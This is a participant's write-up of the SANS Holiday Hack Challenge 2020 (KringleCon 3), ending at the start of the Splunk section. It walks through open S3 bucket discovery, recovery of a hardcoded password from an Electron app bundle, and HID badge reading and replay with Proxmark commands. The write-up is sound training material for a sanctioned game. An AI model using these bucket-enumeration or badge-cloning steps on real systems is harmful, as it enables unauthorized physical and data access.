SANS Holiday Hack Challenge in conjunction with Counter Hack

Presents


KringleCon 3: French Hens!

Report by

Mark Mulvaney

Contents

INTRO



In a year full of challenges, the Holiday Hack Challenge is one that I look forward to. What topics will the speakers bring to the table? What problems will be put out there to be solved?

We ended last year with an ominous note from Jack Frost after catching the Tooth Fairy trying to wreck Christmas.

This year we are already on alert as the elves are saying that Santa has not been himself and acting strangely.

Jack Frost is hanging around the con with a smirk that says I'm up to no good but doesn't appear to be causing any mischief.


We end up bypassing an HID lock to a dark room with strange lights. As we look through the lights, we find ourselves as Santa! Turns out that the portrait has magical properties, and allows us to take over Santa, giving us full and complete access to the entire Con as well as all the North Pole infrastructure.

All the elves comments now make sense, and now we need to get to the bottom of what Jack Frost has been up.


Turns out Jack has been busy. He tried to hack Santa's sleigh, causing doors and brakes to malfunction. He modified the Tag Generator's code which allowed someone to gain access to the underlying system. Prevented legitimate access to other critical infrastructure. And if that was not enough, ultimately appears to have modified the Naughty/Nice blockchain, granting himself a huge Nice score.

We need to figure out what Jack has done, how he accomplished these dastardly deeds, and make everything right.


Lobby ★1



Workshop 1½




KringleCon Talks 2



UNPreparedness Room
- Snowball Fight

Talks Lobby
- Card Generator
- Speaker Unprep


Santa's Office 3



Santa's Balcony
-End

Santa's Office
-Naughty/Nice List

NetWars R



Netwars Roof
- Scapy Primer
- CAN Bus Investigation
- ARP Shenanigans
- Sleigh CAN-D Bus

OBJECTIVES


1) Uncover Santa's Gift List

```
There is a photo of Santa's Desk on that billboard with his personal
gift list. What gift is Santa planning on getting Josh Wright for the
holidays? Talk to Jingle Ringford at the bottom of the mountain for
advice.
```

We get dropped off at Exit 7A off the New Jersey Turnpike at the base of a gondola. There is a billboard with a distorted gift list:

I used Paint.net and used the Twist distortion to "untwist" the image. It wasn't perfect, but I was able to make out the following:


Ed - Two Front Teeth
Evan - OU Jersey
Jeremy? - Blanket
Brian - Lei
Josh Wright - Proxmark
Clay - Darth Vader Suit
Tad - Holiday Lights
Phil - Stuffed Pikachu
Jerry - Trip to North Pole



Twist
Amount / Direction 23.84
Size 1.37
Center 0.12 0.06
Quality 4

ANSWER : Josh Wright is looking for **Proxmark** for Christmas

2) Investigate S3 Bucket

```
When you unwrap the over-wrapped file, what text string is inside
the package? Talk to Shinny Upatree in front of the castle for
hints on this challenge.
```





```
Can you help me? Santa has been experimenting with new wrapping technology, an
we've run into a ribbon-curling nightmare!
We store our essential data assets in the cloud, and what a joy it's been!
Except I don't remember where, and the Wrapper3000 is on the fritz!

Can you find the missing package, and unwrap it all the way?

Hints: Use the file command to identify a file type. You can also examine
tool help using the man command. Search all man pages for a string such as
a file extension using the apropos command.

To see this help again, run cat /etc/motd.
elf@4eb80e6b6633:~$
```

We see that Bucket Finder by DigiNinja is included in the terminal so we read up on it. Josh Wright's Open S3 Buckets talk is another good resource to review. As we are looking for "Wrapper3000" we add that and "wrapper3000" to our wordlist and run bucket finder to search and download.

```
elf@ed93d1aca702:~/bucket_finder$ ./bucket_finder.rb -d -r us  wordlist
http://s3.amazonaws.com/Wrapper3000
Bucket does not exist: Wrapper3000
http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
        <Downloaded> http://s3.amazonaws.com/wrapper3000/package
elf@ed93d1aca702:~/bucket_finder/wrapper3000$ ls
package
elf@ed93d1aca702:~/bucket_finder/wrapper3000$ file package
package: ASCII text, with very long lines
elf@ed93d1aca702:~/bucket_finder/wrapper3000$ cat package
UEsDBAoAAAAAAIAwhFEbRT8anwEAAJ8BAAAcABwAcGFja2FnZS50eHQuWi54ei54eGQudGFyLmJ6MlVUCQADoBfKX6AXy
l91eAsAAQT2AQAABBQAAABCWmg5MUFZJlNZ2ktivwABHv+Q3hASgGSn//AvBxDwf/xe0gQAAAgwAVmkYRTKe1PVM9U0ek
Mg2poAAAGgPUPUGqehhCMSgaBoAD1NNAAAAyEmJpR5QGg0bSPU/VA0eo9IaHqBkxw2YZK2NUASOegDIzwMXMHBCFACgIE
vQ2Jrg8V50tDjh61Pt3Q8CmgpFFunc1Ipui+SqsYB04M/gWKKc0Vs2DXkzeJmiktINqjo3JjKAA4dLgLtPN15oADLe80t
nfLGXhIWaJMiEeSX992uxodRJ6EAzIFzqSbWtnNqCTEDML9AK7HHSzyyBYKwCFBVJh17T636a6YgyjX0eE0IsCbjcBkRP
gkKz6q0okb1sWicMaky2Mgsqw2nUm5ayPHUeIktnBIvkiUWxYEiRs5nFOM8MTk8SitV7lcxOKst2QedSxZ851ceDQexsL
sJ3C89Z/gQ6Xn6KBKqFsKyTkaqO+1FgmImtHKoJkMctd2B9JkcwvMr+hWIEcIQjAZGhSKYNPxHJFqJ3t32Vjgn/OGdQJi
IHv4u5IpwoSG0lsV+UEsBAh4DCgAAAAAAgDCEURtFPxqfAQAAnwEAABwAGAAAAAAAAAAAAKSBAAAAAHBhY2thZ2UudHh0
LloueHoueHhkLnRhci5iejJVVAUAA6AXyl91eAsAAQT2AQAABBQAAABQSwUGAAAAAAEAAQBiAAAA9QEAAAAA
```

That looks like base64 encoding, so we decode that:

```
elf@3610b39b9cf3:~/bucket_finder/wrapper3000$ cat package | base64 -d > package.decode
elf@3610b39b9cf3:~/bucket_finder/wrapper3000$ file package.decode
package.decode: Zip archive data, at least v1.0 to extract
elf@3610b39b9cf3:~/bucket_finder/wrapper3000$ head package.decode
PK
??��   package.txt.Z.xz.xxd.tar.bz2UT
```

The intro mentioned “unwrap it all the way” and we see multiple file extensions so we need to identify each and then extract accordingly.

As the initial file is a zip file, we start by unzipping the file using: `unzip package.decode`

Like we saw with inspecting the base64 decoded bytes, we see the filename: package.txt.Z.xz.xxd.tar.bz2, so we go through each:

```
$ bzip2 -d package.txt.Z.xz.xxd.tar.bz2
$ tar -xvf package.txt.Z.xz.xxd.tar
$ cat package.txt.Z.xz.xxd | xxd -r > package.txt.Z.xz
$ xz -d package.txt.Z.xz
$ uncompress package.txt.Z
$ cat package.txt
```


- bzip2 (could use tar)
- tar
- xxd
- xz
- Z

Archive formats

ANSWER : “North Pole: The Frostiest Place on Earth”

3) Point-of-Sale Password Recovery

Help Sugarplum Mary in the Courtyard find the supervisor password for the point-of-sale terminal. What's the password?



Looks like the terminal is locked out!

Download offline version to inspect

For more information, talk to Sugarplum Mary! She's probably nearby.

Sugarplum Mary tells us that this might be an Electron application. In doing some research, we see that an electron application is pretty much an archive that we can extract.

We use 7zip to unpack the main executable, and then find another app-64.7z archive that we also unpack and find the app.asar file.

```
{"files":{"README.md":{"size":79,"offset":"0"},"index.html":{"size":1284,"offset":"79"},"main
.js":{"size":2713,"offset":"1363"},"package.json":{"size":202,"offset":"4076"},"preload.js":{
"size":138,"offset":"4278"},"renderer.js":{"size":5984,"offset":"4416"},"style.css":{"size":3
801,"offset":"10400"},"img":{"files":{"network1.png":{"size":35028,"offset":"14201"},"network
2.png":{"size":31636,"offset":"49229"},"network3.png":{"size":29293,"offset":"80865"},"networ
k4.png":{"size":25457,"offset":"110158"}}}}}   Remember, if you need to change Santa's
passwords, it's at the top of main.js!
<!DOCTYPE html>
<html>
 ...
</html>
// Modules to control application life and create native browser window
const { app, BrowserWindow, ipcMain } = require('electron');
const path = require('path');

const SANTA_PASSWORD = 'santapass';
```


ANSWER : santapass


4) Operate the Santavator

Talk to Pepper Minstix in the entryway to get some hints about the Santavator.


We talk to Pepper Minstix at the entrance to the Santavator who gives us an elevator key. We enter and check out the panel, using the key to open the panel.


We found a candy cane from the entrance, a nut from both just outside the Santavator and between the Dining Room and Courtyard, and a green bulb from the Courtyard that we can use in the panel.






We adjust the S4 stream and change the color with the light bulb. We check the panel and see that level 2 is now active.







New [Achievement] Unlocked: Operate the Santavator!
Click here to see this item in your badge.

5) Operate HID Lock

```
Open the HID lock in the Workshop. Talk to Bushy Evergreen near
the talk tracks for hints on this challenge. You may also visit
Fitzy Shortstack in the kitchen for tips.
```

I've always wanted to try this in real life, but never got permission, so I'll take the virtual experience for now. Watching Larry Pesce's "HID Card Hacking" talk and going through this exercise makes me want to get a Proxmark as well to dive deeper into this rabbit hole.

We find the virtual proxmark3 in the Wrapping Room which we use to scan HID card info we can use to replay. I chose to walk around the con and see what cards we can find. Laptop open and running around isn't too conspicuous, right?

Let's just saunter over here, and run `lf hid read`

Noel Boetie in the Wrapping Room

- `#db# TAG ID: 2006e22f08 (6020) - Format Len: 26 bit - FC: 113 - Card: 6020`

Sparkle Redberry by the Santavator in the Entry

- `#db# TAG ID: 2006e22f0d (6022) - Format Len: 26 bit - FC: 113 - Card: 6022`

Angel Candysalt in the Great Room

- `#db# TAG ID: 2006e22f31 (6040) - Format Len: 26 bit - FC: 113 - Card: 6040`


Holly Evergreen in the Kitchen

- `#db# TAG ID: 2006e22f10 (6024) - Format Len: 26 bit - FC: 113 - Card: 6024`

Bow Ninecandle in the Talks Lobby

- `#db# TAG ID:` **2006e22f0e** `(6023) - Format Len: 26 bit - FC: 113 - Card: 6023`

We head back to the Workshop and try each of the badges with `lf hid sim -r <ID>` and…



```
 HF image built for 2s30vq100 on 2020-07-08 at 23: 8:19
 HF FeliCa image built for 2s30vq100 on 2020-07-08 at 23: 8:30

[ Hardware ]

 --= uC: AT91SAM7S512 Rev B
 --= Embedded Processor: ARM7TDMI
 --= Nonvolatile Program Memory Size: 512K bytes, Used: 304719 bytes (58%) Free: 219569 bytes (42
%)
 --= Second Nonvolatile Program Memory Size: None
 --= Internal SRAM Size: 64K bytes
 --= Architecture Identifier: AT91SAM7Sxx Series
 --= Nonvolatile Program Memory Type: Embedded Flash Memory


[magicdust] pm3 --> lf hid sim -r 2006e22f08
[=] Simulating HID tag using raw 2006e22f08
[=] Stopping simulation after 10 seconds.
[=] Done
[magicdust] pm3 --> lf hid sim -r 2006e22f0d
[=] Simulating HID tag using raw 2006e22f0d
[=] Stopping simulation after 10 seconds.
[=] Done
[magicdust] pm3 --> lf hid sim -r 2006e22f31
[=] Simulating HID tag using raw 2006e22f31
[=] Stopping simulation after 10 seconds.
[=] Done
[magicdust] pm3 --> lf hid sim -r 2006e22f10
[=] Simulating HID tag using raw 2006e22f10
[=] Stopping simulation after 10 seconds.
[=] Done
[magicdust] pm3 --> lf hid sim -r 2006e22f0e
[=] Simulating HID tag using raw 2006e22f0e
[=] Stopping simulation after 10 seconds.
```

New [Achievement] Unlocked: Open HID Lock!
Click here to see this item in your badge.

6) Splunk Challenge

